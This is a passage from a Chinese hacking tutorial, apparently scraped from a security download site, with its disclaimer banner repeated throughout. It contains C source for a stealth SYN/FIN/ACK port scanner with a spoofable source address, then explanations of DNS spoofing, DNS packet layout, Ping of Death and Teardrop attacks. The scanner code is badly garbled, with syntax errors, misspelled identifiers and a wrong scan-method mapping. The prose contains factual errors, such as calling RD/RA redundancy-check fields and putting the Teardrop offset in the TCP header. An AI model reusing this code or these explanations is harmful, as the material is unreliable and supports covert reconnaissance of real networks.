* 由于作者很少时间继续开发第一部分代码，虽然可用，但目前已作备用处理。
* 1.(v1.1)
* 大部分的基类代码被重写（老版本代码不具备此维护性），新增了部分代码，去掉了
*  usleep(), 以减少响应延时（如果用 usleep（），响应可能会丢失。）
* 2.(v1.2)
* 增加了另外一种秘密扫描方法（FIN）。
* 通过在以下系统中的测试。
* AIX3
* AIX4
* IRIX5.3
* SunOS4.1.3
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
* System V4.0
* Linux
* FreeBSD
* Solaris
* 在带有服务的（IOS11.0）Cisco 路由器中的测试没有通过。
* 3.(v1.21)
* 对代码添加了注解部分，由于以前忽略了这部分工作。
* 4.(v1.3)
* 对没有收到回应信号的端口重新发送信息。
* （对内部结构进行了一些修改。使用非线性端口成为可能（1-1024 和 6000））
* 5.(v1.31)
* 拥塞探测——如果没有收到对连续发送的 STCP-THRESHOLD 的响应，就自动降低
*发送速率。在易受拥塞的网络上减少许多重发次数。
* 6.(v1.31)
* 多端口范围支持。其格式为：<start-end>|<num>[<start-end>|<num>,...]
* 比如，20-26，113  20-100，113-150，6000，6660-6669
* 作者计划开发版本（V2.x）-多重标识组合选择，开发用于挑选非正常响应，以及与
* 另外标识的交叉检查的智能算法

#include <stdio.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_tcp.h>
#include <sys/time.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <errno.h>
#include "resolve.c"
#include "tcppkt03.c"

#define STCP_VERSION "1.32"
#define STCP_PORT 1234                  /* Our local prt. */
#define STCP_SENDS 3
#define STCP_THRESHOLD 8
#define STCP_SLOWFACTOR 10
/* genreal routines
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
_____*/

void banner(void)
{
printf("/nscantcp\n");
printf("version &s\n",STCP_VERSION);
}
void usage(const char*progname)
{
   printf("nusage: \n");
   printf("%s < method> <source> <dest> <ports> <udelay>
<delar> [sf]\n\n", progname);
printf("\t<method> : 0: half-open scannint (type 0, SYN)\n");
printf("\t       1: stealth scannint (type 1, FIN)\n");
printf("\t       2: stealth scannint (type 2, ACK)\n");
printf("\t<socurce>: source address (this host)\n");
printf("\t<dest>    :target to scan\n");
printf("\t<ports> : prots/and or ranges to scan – eg: 21-
30,113,6000\n");
printf("\t<udelay> : microseconds to wait between TCP
sends\n");
printf("\t <delay>seconds to wait for TCP replies\n");
printf("\t [st]    : slow-factor in case sends are dectected to be too
fast\n\n");
}
/* OPTION PARSING etc._____
_____&/
unsigned char *dest_name;
unsigned char *spoof_name;
struct sockaddr_in destaddr;
unsigned long dest_addr;
unsigned long spoof_addr;
unsigned long usecdelay;
unsigned    waitdelay;

int slowfactor = STCP_SLOWFACTOR;

struct portrec                                  /* the port-data structure */
{
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
unsigned     n;
int          state;
unsigned char        ttl;
unsigned short int window;
unsigned long int seq;
char         sends;

} *ports;

char *portstr;

unsigned char scanflags;


int done;

int rawsock;                    /* socket descriptors */
int tcpsock;

int lastide = 0;                /* last sent index */
int maxports;                   /* total number of prts */

void timeout(int signum)        /*timeout handler       */
{                               /* this is actually the data */
   int someopen = 0;           /*analyzer function.werd. */
   unsigned lastsent;
   int checklowttl = 0;

   struct portrec *p;

   printf("*SCANNING IS OVER\n\n");
   fflush(stdout);

   done = 1;

   for(lastsent = 0; lastsent<maxports; lastsetn + +)
     {
        p = ports +lastsent;
        if (p->state = =-1)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        if (p->ttl>64)
        {
            checklowttl = 1;
            break;
        }
    }
/* the above loop checks whether there's need to report low-ttl packets
*/

    for (lastsent = 0; lastsent<maxports; lastsent ++)
      {
    p = ports+lastsent;

    destaddr.sin_port = htons(p->n);

    tcpip_send(rawsock,&destaddr,
            spoof_addr,destaddr.sin_addr.s_addr,
            STCP_PORT,ntohs(destaddr.sin_port),
            TH_RST,
            p->seq ++,0,
            512,
            NULL,
            0);
    }                   /* just RST –everything-sent */
                        /* this inclued packets a reply*/
                        /* (even RST) was recieved for */

  for (lastsent = 0, lastsent<maxports;lastsent ++)
   {                    /* here is the data analyzer */
     p = ports + lastsent;
     swith (scanflags)
         {
            case TH_SYN:
              switch(p->state)
                {
                  case -1: break;
                  case 1 : printf("#port %d is listening.\n",p->n);
                    someopen++;
                    break;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                        case 2 : printf("#port %d is listening(unknown);
response).\n",
                                        p->n);
                    someopen++;
                    break;
                  default: printf("# port %d needs to be rescanned.\n",p-
>n);
                  }
                break;
                case TH_ACK:
                 switch(p->state)
                  {
                  case -1:
                   if(((p->ttl < 65) && checklowttl) || (p->window
>0))
                        {
                         printf("# port %d maybe listening",p->n);
                         if (p->ttl<65) printf(" (low ttl)");
                         if (p->window>0) printf("big window)");
                         printf(".\n");
                         someopen++;
                        }
                   break;
                  case 1:
                  case 2:
                   printf(#port %d has an unexpected response.\n",
                          p->n);
                   break;
                   default:
                   printf("# port %d needs to be rescanned.\n",p->n);
                  }
                 break;
                case TH_FIN:
                 swith(p->state)
                  {
                   case -1:
                    break;
                   case 0:
                    printf("# port %d maybe open.\n",p->n);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                someopen++;
                break;
              default:
                printf("# port %d has an unexpected response.\n",p-
>n);
              }
            }
          }

    printf("_____
\n");
    printf("# total ports open or maybe open: %d\n\n",someopen);
    free(ports);

    exit(0);            /* heh. */
  }
int resolve_one(const char *name, unsigned long *addr,const char
*desc)
    {
     struct sockaddr_in tempaddr;
     if (resolve(name, &tempaddr,0) == -1) {
       printf("error: can't resolve the %s.\n",desc);
       return -1;
     }

     *addr = tempaddr.sin_addr.s_addr;
     return 0;
     }

    void give_info(void)
     {
       printf("# response address        :%s
(%s)\n",spoof_name,inet_ntoa(spoof_addr));
       printf("#target address           : %s
(%s)\n",dest_name,inet_ntoa(dest_addr));
       printf("#ports                    :%s\n",portstr);
       printf("#(total number of ports)  :%d\n",maxports);
microseconds\n",usecdelay);
       printf("#delay                    :%u seconds\n",waitdelay);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        printf("# flood dectection threshold: %d unanswered
sends\n", STCP_THRESHOLD);
         printf("#slow factor          : %d\n",slowfactor);
        printf("# max sends per port      :%d\n\n",STCP_SENDS);
      }
  int parse_args(int argc, char*argv[])
  {

    if (strrchr(argv[0],'/')! = NULL)
      argv[0] = strrchr(argv[0],'/') +1;

    if (argc < 7)  {
      printf("%s: not enough arguments\n:,argv [0]);
      return -1;
    }

    switch (atoi(argv[1]))
      {
      case 0 : scanflags = TH_SYN;
          break;
      case 1 : scanflags = TH_FIN;
          break;
      case 2 : scanflags = TH_FIN;
          break;
      default : printf("%s: unknown scanning method\n",argv[0]);
          return -1;
      }

    spoof_name = argv[2];
    dest_name = argv[3];

    portstr = argv[4];

    usecdelay = atol(argv[5]);
    waitdelay = atoi(argv[6]);

  if (argc >7) slowfactor = atoi(argv[7]);
  if ((usecdelay = = 0) &&(slowfactor > 0))
    {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        printf("%s:adjusting microsecond-delay to 1usec.\n"
        usecdelay ++;
    }
    /* MAIN_____________________________________________________
___ */

int build_ports(char *str)        /* build the initial port-database */
{
  int i;
  int n;
  struct portrec *p;
  int sport;
  char *s;

   s      = str;
   maxports = 0;
   n      =0;

  while(*s! = '0')
    {
    switch (*s)
     {
     case '0':
     case '1':
     case '2':
     case '3':
     case '4':
     case '5':
     case '6':
     case '7':
     case '8':
     case '9':
        n *= 10;
        n + = (*s-'0');
        break;
     case '-':
        if (n = = 0) return -1;
        sport = n;
        n = 0;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        break;
      case ',':
       if (n = = 0) return -1;
       if (sport !=0)
          {
               if (sport >=n)return -1;
               maxports +=n-sport;
               sport = 0;
          } else
          maxports + +;
        n = 0;
        break;
       }
       s++;
     }
   if (n = = 0) return -1;
   if (sport !=0)
    {
       if (sport > =n)return -1;
       maxports +=n-sport;
       sport = 0;
    }
   else
     maxports ++;
   maxports+=2;
   if ((ports = (struct porterc *)malloc((maxports)*sizeof(struct
portrec))) = = NULL)
    {
       fprintf(stderr, "\nerror:not enough memory for port
database\n\n");
       exit(1);
    }
  s        = str;
  maxports = 0;
  n        = 0;

 while (*s ! = '\0')   {
     switch(*s)
       {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
case '0':
case '1':
case '2':
case '3':
case '4':
case '5':
case '6':
case '7':
case '8':
case '9':
   n *= 10;
   n + = (*s-'0');
   break;
case '-':
   if (n = = 0) return -1;
   sport = n;
   n = 0;
   break;
case ',':
 if (n = = 0) return -1;
   sport = n;
   n = 0;
   break;
case ',':
 if (n = = 0) return -1;
 if (sport !=0)
    {
        if (sport >=n)return -1;
        while (sport <=n)
           {
             for (i=0;i<maxports;i++)
                  if((ports+i)->n = =sport) break

           if (i<maxport-1)
                printf("notice: duplicate port - %d\n",sport);
           else
               {
                 (ports+maxports)- >n = sport;
                 maxports ++;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                }
            sport ++
          }
          sport = 0
      } else
      {
          for (i+0;i<maxports; i++)
            if ((ports +i) ->n = = n) break;

            if (i < maxports-1)
              printf("notice: duplicate port - %d\n", n);
            else
              {
                (ports + maxports) ->n = n;
              maxports ++;
              }
        }
       n = 0;
       break;
      }
      s++;
  }
if (n = = 0) return -1;
if (sport !=0)
  {
    if (sport > = n) return-1;
    while (sport < =n)
      {
        for (i=0;i<maxports; i++)
          if((ports +i)->n = = sport) break;
        if(i < maxports-1)
          printf(:notice:duplicate port - %d\n", sport);
        else
          {
              (ports+maxports)->n = sport;
            maxports ++;
          }
        sport + +;
      }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    sprort = 0;
  } else
  {
    for (i=0; i<maxports;i++)
     if ((ports +i)->n = = n) break;
    if (i < maxports-1)
          printf(:notice:duplicate port - %d\n", n);
       else
          {
               (ports+maxports)->n = n;
               maxports ++;
          }
     }
     printf("\n");
     for (i=0; i<maxports; i++)
      {
        p        = ports +i;
        p->state = 0;
        p->sends = 0;
      }
   return 0;
  }

  struct portrec *portbynum(int num)
  {
    int i =0;

while (((ports +i)->n! = num) && (i<maxports)) i ++;
if(i = = maxports)return NULL'
return(ports +i);
}

struct portrec *nextport(char save)
{
   struct porterc *p = ports;
   int doneports = 0;
   int oldlastidx = lastidx;

   while(doneports !=maxports)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
{
    p = ports+lastidx;
    if ((p->state!=0) || (p->sends == = STCP_SENDS))
     {
        doneports ++;
        lastidx ++;
        lastidx % = maxports;
     }
    else
     break;      }
if (save)
 lastidx = oldlastidx;
else
 lastidx = (lastidx +1) % maxports;
if (doneports = = maxports) return NULL;
return p;
}
inline unsigned long usecdiff(struct timeval *a, struct timeval*b)
{
unsigned long s;
s = b->tv_sec – a->tv_sec;
s * = 1000000;
s + = b->tv_usec –a->tv_usec;
return s;                    /* return the stupid microsecond diff*/
}
void main(int argc, char *argv[])
{
   int lastsent = 0;
   char buf [300];
   struct iphdr *ip = (struct iphdr *)(buf);
   struct tcphdr * tcp = (struct tcphdr *)(buf+sizeof(struct iphdr));

   struct sockaddr_in from;
   int fromlen;
   struct portrec *readport;
   fd_set rset, wset;
   struct timeval waitsend, now, del;
   unsigned long udiff;
   int sendthreshold = 0;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
banner();
if (parse_args(argc,argv)
 {
    usage(argv[0]);
    return;
 }
if (resolve _one(dest_name,
```

DNS 哄骗

IP 哄骗的对象是 IP 地址，而 DNS 哄骗的对象是 DNS。它意味着哄骗 DNS 的概念，并依赖于一个 DNS 中的漏洞。与 IP 哄骗不同的是，DNS 哄骗的好处在于它可以通用于几乎所有的操作系统。在我们讲解整个哄骗过程前，你需要知道 DNS 是如何工作的。以下部分是从网络工具章节中引用的有关 DNS 如何工作的部分内容。

（一个 DNS 主要作用就是将一个易于理解且很友好形式的主机名（比如 hotmail.com）转换为 IP 地址，方便客户端与主机进行通信，比如 hotmail.com。）

当你在地址栏中键入www.hotmail.com时，浏览器会执行一个查找操作，寻找其对应的机器可读的 IP 地址，使其能与主机进行通信。也意味着，如果仅有友好的主机名称，浏览器就不能与主机进行通信。缺少 IP 地址，就不能正常进行通信。因此，在查找的过程中，浏览器会与你 ISP 所设定的 DNS 服务器联系，并通过分解器查找用户所联系的主机名所对应的 IP 转换器，该请求被称为一个解析。一个 DNS 服务器主要就是一个运行 DNS 软件的服务器。浏览器在主服务器上完成第一次查找地址翻译，如果在主服务器上没有查到合适的匹配，主服务器就与 Internet 上另外的 DNS 服务器(第二个 DNS 服务器)联系，继续寻找。如果在第二个服务器上找了合适的匹配，主服务器就更新其数据库，在下次搜索相同的匹配时不必再与第二个服务器联系了。每个 DNS 服务器在缓存中存储着它最近寻找的主机名。如果服务器寻找最近所联系的特定主机名，可直接从缓存中获得并提供给浏览器，而不必再次寻找。

DNS 领域不断引入许多新的技术。比如，每天都拥有上百万的用户群体的 amazon.com 电子公司，在相同的域名中引入了多重 IP 地址。这样，DNS 服务器就能返回所有的 IP 地址，并使得浏览器可以从中随机选择一个 IP 地址。该项技术允许 DNS 服务器能以更小的通信量返回 IP 地址，因此加快了上网速度。比如说，你的 IP 地址为 X，当你在浏览器地址栏中键入www.hotmail.com时，会发生什么情况呢？请求如何发出的呢？在哪里发出的呢？你在地址栏中输入主机名(www.hotmail.com)以后，在 X 中运行的浏览器向你 ISP 的 DNS 服务器发送一个解析请求。现在的 DNS 后台服务程序或者 WHOIS 后台程序默认运行于 53 号端口，因此从随机端口发送过来的数据被传送到你 ISP 的 DNS 服务器的第 53 号端口，也就是 dns.isp.com。因此，我们的请求路径如下所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

[X，你系统的 IP 地址]　　[dns.isp.com]

X:1879--→[?www.hotmail.com]　----------→　xxx.xx.xx.xx:53

需要记住的是，你的 IP 地址为 X，并且你向 IP 地址为 xxx.xx.xx.xx 的 dns.com 的 53 号端口发送一个请求，将www.hotmail.com 解析成它的 IP地址。

为了能理解上述过程，你需要再次阅读 Sockets、端口以及 IP 地址等知识，具体请参考网络工具部分内容。在解析过程中 dns.isp.com 首先浏览其缓存中的内容，然后搜索其整个数据库，如果找到了合适的匹配，就将 IP 地址反馈给请求方，否则就向第二个 DNS 服务器发送该请求信息，该服务器由同一个 ISP 进行维护。

[dns.isp.com]　　[dns2.isp.com]

xxx.xx.xx.xx:53 ----→[dns?www.hotmail.com]-→　yyy.yy.yy.yy:53

随后，dns2.sip.com 从其数据库和缓存中寻找相应的匹配。找到以后就将其返回给主服务器（dns.isp.com），否则它将与授权主服务器联系，处理所有.com 请求。我们假定一个国家的主 DNS 服务器为 dns.main.com。因此，dns2.isp.com 发送一个请求给 dns.main.com。

[dns2.isp.com]　　[dns.main.com]

yyy.yy.yy.yy:53 ---→[dns?www.hotmail.com]-→　mmm.mm.mm.mm:53

最后，dns.main.com 找到一个匹配并将其返回给发送请求的服务器。

[dns.main.com]　　[dns1.isp.com]

mmm.mm.mm.mm:53-→[www.hotmail.com==144.56.78.09]-→　xxx.xx.xx.xx:53

第二个域名服务器以同样的方式对主 DNS 服务器发出的请求信息进行响应。

[dns2.isp.com]　　[dns.main.com]

yyy.yy.yy.yy:53 ---→[dns?www.hotmail.com]-→　mmm.mm.mm.mm:53

我们的浏览器最后接收到了答案如下：

[dns1.isp.com]　　[X,]

mmm.mm.mm.mm:53-→[www.hotmail.com==144.56.78.09]-→ x:1879

以上过程就是一个常规的 DNS 请求过程描述，下面我们来看一下 DNS 请求的逆过程。一个反向的 DNS 查找过程就使通过向远端主机发送一个 IP 来获得主机名的一个过程。当我们键入 IP 地址，DNS 就将其转换为能被 DNS 服务器可识别的形式。比如，Hotmail.com 就被转换为 144.56.78.ca.us.com。请求在服务器之间传送的整个过程除了请求本身的不同以外，其他都是相似的。了解 DNS 请求传送以后，我们来学习一下 DNS 请求包的结构。DNS 请求的一般格式如下：

ID	Flag
Numbers of questions	Numbers of answers
Numbers of RR anthority	Numbers of supplementary RR
Question Answer More additional values	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

那么各个字段代表什么意思呢？让我们逐个讨论。ID 表示的是一个新的 DNS 包正在启动。你可以看出，通常情况下，一个服务器会得到多个 DNS 请求，因此必须通过某种机制对他们加以区分。ID 主要用途就是对 DNS 请求进行区分。Flag 字段稍显复杂，用不同的值来描述 DNS 包中的数据。Flag 字段包括很多部分，一些是 4 位的，另一些是 3 位的。其中 QR、AA、RD、RA 以及 rcode 部分非常重要。如果 QR 设定为 0，则 DNS 包就是一个问题或者为一个答案。类似地，如果 AA 设定为 1，则意味着域名服务器中有一个权威的答案。RD 以及 RA 为循环冗余代码相关的字段，rcode 字段表示所有场合下发生的错误类型。如果设定为 3，则表示的是一个域名字错误。接下来我们来看下 DNS 的 question 部分，该字段又详细分为很多小的部分，具体如下所示：

Name of the question	
Type of questions	Type of query

Question 结构化为如下形式：如果域名为www.hotmail.com,该问题将格式化为：

[3|w|w|w|7|h|o|t|m|a|i|l|3|c|o|m|0]

可以使用下面的格式表示一个由 DNS 转化而来的域名所对应的 IP 地址。用以下格式表示 144.56.78.1.ca.us.com。

[3|1|4|4|2|5|6|2|7|8|1|l|2|c|a|2|u|s|3|c|o|m|0]

你能看出以上答案占了很长的位数，目前正在开发一项新的压缩技术以代替当前所使用的规范。接下来，我们看一下 Type of questions 字段，它是 Question 字段中的子类。该字段能表示 20 个不同的值。当我们在远程主机上执行一个 nslookup(Unix 命令)时，这些值非常值得关注。下面就是用于表示问题类型字段完整的数值列表：

Name	value	
A	1	IP 地址 （一个名字到 IP 地址解析）
PTR	12	Pointer （一个 IP 地址到名字的解析）

接下来就是 Type of query 字段$$$$$$$。DNS Answer 字段也有很多子类。在 DNS Answer 字段中存储的答案通常为 RR 格式。一个 RR 或者一个 DNS 答案的格式如下：

Name of Domain	
Type	Class
TTL 或者 Time To Live	
Resource Data Length	
Resource data	

存储于此处的域名与存储于 domain question 部分的格式相同。比如，[3|w|w|w|7|h|o|t|m|a|i|l|3|c|o|m|0]，Type 字段与 Question 部分的 Type 字段相同。Class 字段的 class 标识根据不同的数据设定相应的数值，对于 Internet 而言，该值设定为 1。TTL 或者 Time to Live 表示以秒计数的 DNS 缓存的生存周期。Resource data 字段表示源数据的长度，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果 Resource Data Length 为 4，则意味着 Resource Data 长度为 4 个字节。Resource Data 字段也是存放 IP 的地方。一些其他的值也存放在该字段，这些内容超出了本书所讨论的范围。

我们列举一个现实生活中的例子，看下 DNS 包的大致结构。以下就是当你在浏览器中键入www.hotmail.com时，所发生的 DNS 请求：

Ns.bibi.com:53-------→[?www.heike.com]-------→ns.heike.com:53(Phear Heike)
[X，你系统的 IP] [dns.isp.com]
X:1879----------→[?www.hotmail.com]----------→ xxx.xx.xx.xx:53

ID=878	QR=0 opcode=0 RD=1
Numbers of questions=htons(1)	Numbers of answers=0
Numbers of RR anthority=0	Numbers of supplementary RR =0
Name of the question= [3\|w\|w\|w\|7\|h\|o\|t\|m\|a\|i\|l\|3\|c\|o\|m\|0]	
type of question=htons(1)	Type of query =htons(1)

当 DNS 服务器 dns.isp.com 响应该包时，其结构如下所示：

ID=878	QR=0 opcode=0 RD=1
Numbers of questions=htons(1)	Numbers of answers=0
Numbers of RR anthority=0	Numbers of supplementary RR =0
Name of the question= [3\|w\|w\|w\|7\|h\|o\|t\|m\|a\|i\|l\|3\|c\|o\|m\|0]	
type of question=htons(1)	Type of query =htons(1)
Name of the domain= [3\|w\|w\|w\|7\|h\|o\|t\|m\|a\|i\|l\|3\|c\|o\|m\|0]	
type =htons(1)	class =htons(1)
Time to live= 999999	
Resource data length=htons(4)	Resource data=inet_addr("61.73.90.9")

最后一个字段，resource 告诉我们 Hotmail 的 IP 为 61.73.90.9。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第十章　服务拒绝[DOS]攻击

简述
DOS 攻击类型
工具
防范措施

DOS 攻击

DOS 攻击或者服务拒绝攻击是黑客当中非常流行的一种攻击技术。利用这些技术他们就可以在 Internet 的地下组织中获得名誉和尊重。服务拒绝攻击主要是指拒绝合法的 Internet 或者网络用户使用目标网络或者服务器中的服务。也就是说，发起该攻击将使合法用户暂时性不能使用由网络提供的服务。DOS 攻击一般有三种情况：

1. 在 TCP/IP 协议簇中的攻击；
2. IPV4 执行过程中的攻击；
3. 另外还有一些暴力攻击，耗尽目标系统中的资源，使得服务不可用。

在我们继续讨论 DOS 攻击前，首先解释一下存在于 TCP/IP 簇本身的攻击。其中一些常见的攻击有 Ping of Death、Teardrop、Syn 攻击以及 Land 攻击。

Ping of Death

此攻击广为流行。以前通常被用于中止远端系统（或强制重新启动），导致用户不能使用其所提供的服务。系统管理员可定期更新系统而不再受此攻击的威胁。在该攻击中，目标系统会收到一个超过 TCP/IP 最大限度 65 536 字节的攻击。这将引起远端系统中止、重起或者崩溃。

Teardrop

Teardrop 攻击是出现在在数据包重组过程中的一种攻击行为。正如我们所知，数据在通过 Internet 传送之前，需要被分割成小块数据（包）。这些数据包的 TCP 头部有一个 Offset 字段，该字段表示特定数据包所承载数据所占字节的偏移量。在该攻击中，一系列带有重叠 Offset 字段值的数据包发送到目标系统中。由于目标系统不能重新组装这些数据包，因

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

此导致系统瘫痪、中止或重起。

我们考虑下面情形：（注意：_ _ _= 1 数据包）：通常情况下，一个系统接收到的数据包不存在交叠的 Offset 值，其格式如下所示：

_ _ _ （1～1 500 字节）　　_ _ _ （1 501～3 000 字节）　　_ _ _ （3 001～4 500 字节）

现在，在一个 Teardrop 攻击中，数据包以下列格式发送给目标系统：

_ _ _ （1～1 500 字节）　　_ _ _ （1 500～3 000 字节）　　_ _ _ （1 001～3 600 字节）

当目标系统收到以上的数据包时，由于不能正常处理而导致系统瘫痪、中止或重起。

SYN 攻击

